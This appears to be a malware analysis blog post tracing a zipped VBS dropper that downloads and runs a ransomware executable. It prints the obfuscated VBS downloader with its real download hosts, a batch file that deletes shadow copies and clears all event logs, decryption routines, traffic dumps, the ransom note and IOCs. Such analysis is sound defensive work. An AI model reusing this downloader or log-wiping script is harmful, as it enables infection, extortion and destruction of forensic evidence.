
Compressed VBS to Ransomware

UDURRANI



Summary

- User receives a compressed file
- Compressed file contains a VBS payload
- User opens the zip file and the VBS payload
- VBS downloads a stage 2 portable executable
- Stage 2 executable encrypts user documents / files and asks for the ransom

The VBS

VBS obfuscation is pretty easy in this case. Some extra code is added for confusion but its pretty straight forward. Let me show you some screen shots

```
BBQkindaRH = "User"
RACHEL = "avetof"
Dim BBQkindaLAKOPPC 'As String
'Dim RDFGO() 'As String
Dim BBQkindaheal33 'As String
Function functionT()
Afoundation.Savetofile BBQkindaheal33, 2
End Function
Vrungel = ".resp"+"onseB"+"ody"
       Dim TristateTrue
Dim BBQkindaChuChundra 'As Object
Dim Afoundation 'As Object
Dim BBQkindastatus
BBQkindastatus = false
     Dim RDFGO
Dim BBQkindaKSKLAL 'As Object
Function F3(p)
    Set BBQkindaRombickom = CreateObject("WScript.Shell")
End Function
Dim BBQkinda1DASH1solo 'As Object
Function functionT2(dry)
    if dry > 3 AND 2000 > dry Then
BBQkindaASALLLP = BBQkindaChuChundra.responseBody
    end if
End Function
 Dim BBQkinda2 'As String
Dim BBQkindaGMAKO 'As Object
Function BBQkindaFuks(p)
BBQkindaChuChundra.Send
End Function
Function GeometryDash(p,d)
 BBQkindaRombickom.Run(BBQkindaheal33u)
End Function
BBQkinda2 = "Microsoft.XMLHTTPAPACHEAdodb.streaMAPACHEshell.ApplicationAPACHEWscript.shellAPACHEProcessAPACHEGeTAPACHETem"+
"PAPACHETypeAPACHEopenAPACHEwriteAPACHEresponseBodyAPACHEsavet"+"ofileAPACHE\saToHxy.exeAPACHEhttp:APACHE//"
Dim BBQkinda4 'As String
Function lets_choper( str )
    Dim i, strAsArra( )
    ReDim strAsArra( Len( str ) - 1 )
    Dim si
    si = UBound( strAsArra )
    For i = 0 To si
        strAsArra(i) = Asc( Mid( str, i + 1, 1 ) )
    Next
    Dim ac
    ac = strAsArra
    lets_choper = ac
End Function
```

```
Dim BBQkindaASALLLP 'As Variant
Dim dePetya 'As Integer
BBQkindaRH = BBQkindaRH&"-"
Dim iSlashPOS 'As Integer
  Dim sDecimalVis 'As String
  Dim sWholeVis 'As String
sWholeVis = "A"
Function podeli( s500 )
   podeli = Split(BBQkinda2, s500)
End Function
  Dim MarketPlaceibility 'As String
  Dim sNodeKey 'As String
  Dim sParentKey 'As String
  Dim MarketPlace 'As String
     RDFGO = podeli(""&"APACHE")
  Dim sTempVis 'As String
  Dim iCount 'As Integer
Dim BBQkindaRombickom
zTempVis = RDFGO(1)
iSlashPOS = 12
'Set BBQkindaGMAKO = CreateObject(RDFGO(8-6))
Set Shine = GetRef("GeometryDash")
Set Afoundation = CreateObject("Adodb.streaM")
MarketPlace = RDFGO(13) & RDFGO(14)
BBQkindaRH = BBQkindaRH&sWholeVis&"gent"
Set BBQkinda1DASH1solo = CreateObject(RDFGO(3))
Set BBQkindaChuChundra = CreateObject(RDFGO(0))
 dePetya = 1
Cicarka = Split("castillodepalazuelos.es/rf734rgf?-2010.sggt-wh.de/rf734rgf?-actt.gr/rf734rgf?", "-")
 Set BBQkindaKSKLAL = BBQkinda1DASH1solo.Environment(RDFGO(1 + 3))
 BBQkindaLAKOPPC = BBQkindaKSKLAL(RDFGO(6))
 Dim i
 'on error GoTo nextU
' on error resume next
sTempVis = RDFGO(iSlashPOS)
lFrom = LBound(Cicarka)
lTo = UBound(Cicarka)
For i = lFrom To lTo Step 1
 dePetya = 1 + dePetya
 BBQkinda4 = MarketPlace & Cicarka(i)
 BBQkindaChuChundra.Open RDFGO(5), BBQkinda4, False
BBQkindaChuChundra.setRequestHeader BBQkindaRH, "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:54.0) Gecko/20100101 Firefox/54.0"
on error resume next
BBQkindaFuks ""
If BBQkindaChuChundra.Status = 100*2 Then
BBQkindastatus = true
 Exit For
End If
Next
on error goto 0
if BBQkindastatus Then
Dim Ratchet 'As String
 BBQkindaheal33 = BBQkindaLAKOPPC+ sTempVis
F3 ""
Afoundation.Type = 1
```

NOTE: Whenever you click on a VBS file, WScript is registered to handle the file extension. The script is loaded in the address space of WScript, its not a spawned process.

Let's take a look at some of the VBS code:

Following creates an object to handle second stage binary, malicious code. VBS don't have native functionality for file IO's. Thats why it uses **FileSystemObject**. In this situaiton *ADODB.Stream* object is used to read and write the binary file

```
Set Afoundation = CreateObject("Adodb.streaM")
```

Now the VBS will do an *HTTPGet*. If C2 is alive, then the downloaded payload will be saved in the following location.

```
If BBQkindaChuChundra.Status = 100*2 Then
BBQkindastatus = true
```

```
if BBQkindastatus Then
Dim Ratchet 'As String
 BBQkindaheal33 = BBQkindaLAKOPPC+ sTempVis
```

Time to execute the binary:

First *WScript.Shell* object is created.

```
Function F3(p)
    Set BBQkindaRombickom = CreateObject("WScript.Shell")
End Function
```

Then Wscript object with *Run* method is used to execute the payload.

```
Function GeometryDash(p,d)
 BBQkindaRombickom.Run(BBQkindaheal33u)
End Function
```

All this is done for confusion. Let's move to the traffic trace now:

UDP

```
-----------------------
QUE:  castillodepalazuelos.es , 1
ANS:   37.247.120.76
-----------------------
QUE:  wh.de , 1
ANS:   217.160.0.123


-----------------------
QUE:  actt.gr , 1
ANS:   54.37.180.8
```

TCP& Start of the second stage payload

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.223.163      TO IP ADDRESS 54.37.180.8
        PORT INFORMATION (49229, 80)
        SEQUENCE INFORMATION (3456532842, 1767866739)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (290)
    47 45 54 20 2F 72 66 37 33 34 72 67 66 3F 20 48        GET /rf734rgf? H
    54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A        TTP/1.1..Accept:
    20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 4C 61 6E         */*..Accept-Lan
    67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 55 73        guage: en-us..Us
    65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C        er-Agent: Mozill
    61 2F 35 2E 30 20 28 57 69 6E 64 6F 77 73 20 4E        a/5.0 (Windows N
    54 20 36 2E 31 3B 20 57 4F 57 36 34 3B 20 72 76        T 6.1; WOW64; rv
    3A 35 34 2E 30 29 20 47 65 63 6B 6F 2F 32 30 31        :54.0) Gecko/201
    30 30 31 30 31 20 46 69 72 65 66 6F 78 2F 35 34        00101 Firefox/54
    2E 30 0D 0A 55 41 2D 43 50 55 3A 20 41 4D 44 36        .0..UA-CPU: AMD6
    34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69        4..Accept-Encodi
    6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74        ng: gzip, deflat
    65 0D 0A 48 6F 73 74 3A 20 61 63 74 74 2E 67 72        e..Host: actt.gr
    0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65        ..Connection: Ke
    65 70 2D 41 6C 69 76 65 0D 0A 0D 0A                    ep-Alive....


        PORT INFORMATION (80, 49314)
        SEQUENCE INFORMATION (3785074143, 38609823)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (14654)
    48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D        HTTP/1.1 200 OK.
    0A 44 61 74 65 3A 20 57 65 64 2C 20 31 34 20 4D        .Date: Wed, 14 M
    61 72 20 32 30 31 38 20 30 37 3A 34 31 3A 34 32        ar 2018 07:41:42
    20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70         GMT..Server: Ap
    61 63 68 65 2F 32 2E 32 2E 32 32 20 28 44 65 62        ache/2.2.22 (Deb
    69 61 6E 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66        ian)..Last-Modif
    69 65 64 3A 20 57 65 64 2C 20 31 34 20 4D 61 72        ied: Wed, 14 Mar
    20 32 30 31 38 20 30 37 3A 33 37 3A 31 34 20 47         2018 07:37:14 G
    4D 54 0D 0A 45 54 61 67 3A 20 22 34 36 66 33 64        MT..ETag: "46f3d
    2D 34 33 30 30 30 2D 35 36 37 35 61 37 31 61 36        -43000-5675a71a6
    34 32 62 30 22 0D 0A 41 63 63 65 70 74 2D 52 61        42b0"..Accept-Ra
    6E 67 65 73 3A 20 62 79 74 65 73 0D 0A 43 6F 6E        nges: bytes..Con
    74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 32 37 34        tent-Length: 274
    34 33 32 0D 0A 4B 65 65 70 2D 41 6C 69 76 65 3A        432..Keep-Alive:
    20 74 69 6D 65 6F 75 74 3D 35 2C 20 6D 61 78 3D         timeout=5, max=
    31 30 30 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A        100..Connection:
    20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A 4D         Keep-Alive....M
    5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8        Z...............
    00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00        .......@........
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00        ................
    00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00 0E        ................
    1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69        .......!..L.!Thi
    73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74        s program cannot
    20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D         be run in DOS m
    6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 EC        ode....$........
    C8 4A A[illegible]A8 A[illegible]24 FC B6        .J...$...$...$..
    FB B1 FC BC A9 24 FC B6 FB A7 FC F6 A9 24 FC A8        .....$.......$..
    A9 25 FC FC A9 24 FC 8F 6F 5F FC AD A9 24 FC B6        .%...$..o_...$..
    FB A0 FC B5 A9 24 FC B6 FB B0 FC A9 A9 24 FC B6        .....$.......$..
    FB B5 FC A9 A9 24 FC 52 69 63 68 A8 A9 24 FC 00        .....$.Rich..$..
    00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50        ...............P
    45 00 00 4C 01 04 00 1F 7C 7A 59 00 00 00 00 00        E..L....|zY.....
```

PAYLOAD

At this stage we can officially say goodbye to VBS. It downloaded the file in %TMP% location. Filename is static and saved as ***saToHxy.exe.*** 2nd stage executable was initiated by the following function

BBQkindaRombickom.**Run**(*BBQkindaheal33u*)

Following shows the file location (of second stage executable) and size in bytes i.e. **274 KB**.

```
[08-28-2018-19-56-56]-> F: \Users\foo\AppData\Roaming\Cyvera\Logs\Console_WIN-RN4A1D7IM6L.log ** 1902345
[08-28-2018-19-59-32]-> F: \Users\foo\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\39JQJ7JQ\rf734rgf[1] ** 274432
[08-28-2018-19-59-32]-> F: \Users\foo\AppData\Local\Temp\saToHxy.exe ** 274432
[08-28-2018-19-59-50]-> F: \Users\foo\AppData\Local\Temp\PAN10B3.tmp ** 2077
```

And the payload made it to the process stack!

Let's look at the payload i.e compile time, size, architecture, hash etc.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 301
WORDS: 5094
CHARS: 273868
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5   : 4e2b58f99ad9f13c2b09f0741739775d
SHA256: 72ddceebe717992c1486a2d5a5e9e20ad331a98a146d2976c943c983e088f66b
SHA1  : 6a51d0cd9ea189babad031864217ddd3a7ddba84
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

Following shows the compile time for the 32b payload


```
MG-Structure :                  MZ(Mark Zbikowski)
HeaderOffsetVal :               00000004
StackSeg :                      00000000
Stack* :                        000000b8
CkS :                           00000000
Instr* :                        00000000
HeaderAdd :                     000000e0
*****************************************************************

## FILE_TYPE => PE

    +             i386 ...
    +             EXE
    +            Fri Jul 28 03:49:51 2017
    +             4
    +             0x3000000 <- Base*
    +             GUI
    +             (32B)
    +             43520 <- CS
    +             0x1000 <- CoseBase*
*****************************************************************

    *             .text:
    *             .text: (R), (R),
    *             .rdata:
    *             .rdata: I, (R),
    *             .data:
    *             .data: I, (R), (W),
```

Let's follow the flow



So Wscript talks to an ip address **10.0.0.80** (I used sink holing thats why you see an internal ip address), downloads **saToHxy.exe** (staticName). Wscript runs the executable. Executable spawns its self. This is done to decode the in-memory **ransomware** payload. The executable decrypts the payload and also drops a **.bat** file. Following shows the content of bat file.

```
@echo off
vssadmin.exe Delete Shadows /All /Quiet
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers" /f
reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers"
cd %userprofile%\documents\
attrib Default.rdp -s -h
del Default.rdp
for /F "tokens=*" %1 in ('wevtutil.exe el') DO wevtutil.exe cl "%1"
```

The bat file is not only **deleting** the **shadow** copy but its hiding the RDP connection logs. Maybe there is a lateral movement component here. Its also enumerating and clearing the event logs by using **wevtutil.exe**. Decryption of ransomware payload is done by the following functions

```
func1(int arg0, int arg1) {
    *(int8_t *)(arg0 + arg1) = *(int8_t *)(arg0 + arg1) ^ func2();
    return;
}

int func2() {
    ecx = *0x300f8b4;
    eax = *0x300f8b0;
    eax = eax + *((ecx + 0x1 & 0xff) * 0x4 + 0x300f4b0);
    edx = *(int8_t *)((eax & 0xff) * 0x4 + 0x300f4b0) & 0xff;
    *((eax & 0xff) * 0x4 + 0x300f4b0) = *((ecx + 0x1 & 0xff) * 0x4 + 0x300f4b0);
    *((ecx + 0x1 & 0xff) * 0x4 + 0x300f4b0) = edx;
    *0x300f8b4 = ecx + 0x1 & 0xff;
    ecx = *((eax & 0xff) * 0x4 + 0x300f4b0) + edx;
    *0x300f8b0 = eax & 0xff;
    eax = *(int8_t *)((ecx & 0xff) * 0x4 + 0x300f4b0);
    return eax;
}
```


Strings in different languages

Some strings are embedded in the payload in chinese, japanese etc languages.

Bociwo depeko pekeweru romu = I will defeat you
Lepaxabe wagudunoye behowila nocudu = Lepaste is cold and black
Zusijigoka pi wi yubeji cuzedo = chinese

All encrypted and the ransom note

Once files are encrypted, ransom note is visible to the user.



Files are encrypted with a .725 extension.

You can see in the following screen shot that the attacker put the right reference to TOR browser but misspelled it some how.

```
    <meta charset="utf-8">
    <title>Welcome</title>
  </head>
  <body>
<center>
<br><br>
    <div><h2>Your files are Encrypted!</h2></div>
    <div class="note private">
<br><br>
<div class="bold">For data recovery needs decryptor.</div>
<br>
<div>If you want to buy a decryptor, click the button<br><div>
<br><br>
<script> function tokhxvpmomub(search,replace,subject){if(!(replace instanceof Array)){replace=new Array(replace);if(search instanceof A
<INPUT TYPE="hidden" NAME="fb" VALUE="725<pre>83 7E 67 58 F4 27 19 9C 78 C5 A7 24 AC CF FE 19
30 83 17 4C AF F4 88 E0 CE 9B 63 3F 69 17 7A 41
12 AA 90 D8 B7 2E C8 EB 99 68 A0 30 5A 8A 1C 5C
B5 A2 EA 50 07 E8 7D B5 5F 7D 7B DD 5E 86 96 EB
47 A5 E4 3E E4 93 2D C5 E8 FD 86 69 11 F1 7C 98
E6 6D 49 D6 FF 08 DA 7C 2F 2E 9B 1E 46 C3 52 C4
64 16 61 CC 22 F8 8B CA 28 6A DC C9 F4 E4 DC 97
40 40 90 85 B1 3C 16 C7 51 16 63 8E 4B 9F AF 49
53 9C 40 75 CD 4D 8D 47 E3 09 B5 21 7A 08 FC 28
AC 77 3E B6 BC BF BE 19 BF C0 EE 0D B6 44 72 75
A7 A1 32 00 72 99 DF 27 58 CF FB 06 CE A7 7E D4
C1 2A 18 63 2F 1A B1 D7 9D 04 7F 62 0D 10 CC E4
F8 99 18 39 60 D7 89 AE 27 ED 27 1B 54 2D 69 0B
BC 1D F4 4A 27 02 A6 3D 18 81 4D 30 54 BE E7 FC
9E C5 1C AA CB FA 6D 53 99 3D B1 5A 79 29 A1 5E
BC 89 D9 A7 99 72 00 04 FF C3 6E 7E FB 1C FA 90
</pre>">
<INPUT TYPE="hidden" NAME="nu" VALUE="105">
<INPUT TYPE="hidden" NAME="su" VALUE="0">
<INPUT TYPE="hidden" NAME="us" VALUE="500">
<button type="submit" >Yes, I want to buy</button>
</form>
<br>
Free decryption as guarantee.<br>
Before paying you can send us 1 file for free decryption.<br>
To send a message or file use this link.<br>
( If you send a file for free decryption, also send file RECOVER-FILES.HTML )
<br>
<a target="_blank" href="https://supp7.freshdesk.com/support/tickets/new">Support</a>
<br><hr>
And finally, if you can not contact, follow these two steps:<br>
1. Install the TOP Browser from this link:<br>
<a href="https://www.torproject.org/projects/torbrowser.html.en">torproject.org</a><br>
Then open this link in the TOP browser: <a href="http://n224ezvhg4sgyamb.onion/sup.php">support</a>
</center>
</div>
</center>
```

Some IOC's

1. ZIP File

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 12
WORDS: 48
CHARS: 1722
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5    : eff1c2409556039ee47b431d49bfa998
SHA256: e839d4545256f56d1dc198f847195591cc2f96a954fd8c6d1195bddca5537ba0
SHA1   : fdd1da3bdd8f37dcc04353913b5b580dadda94ba
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

2. VBS FIle

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 183
WORDS: 481
CHARS: 4325
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5    : a525ad1c9a031dbda1a7f47509ec108f
SHA256: f785dd2afabc6c0fe4485e06a927621c3607785401616bf9d129a1d96d52621b
SHA1   : 4a9ff4c3fd934a8405bc53a82f7c3cb186072a45
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```


4. The Executable

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
LINES: 301
WORDS: 5094
CHARS: 273868
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
MD5    : 4e2b58f99ad9f13c2b09f0741739775d
SHA256: 72ddceebe717992c1486a2d5a5e9e20ad331a98a146d2976c943c983e088f66b
SHA1   : 6a51d0cd9ea189babad031864217ddd3a7ddba84
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
```

3. Network communication to C2, to download the executable

```
----------------------
QUE:  castillodepalazuelos.es , 1
ANS:  37.247.120.76
----------------------
QUE:  wh.de , 1
ANS:  217.160.0.123

----------------------
QUE:  actt.gr , 1
ANS:  54.37.180.8
```



Conclusion

DECODE THE FOLLOWING AND YOU SHALL NEVER GET HIT BY RANSOMWARE.

http://udurrani.com/x11.html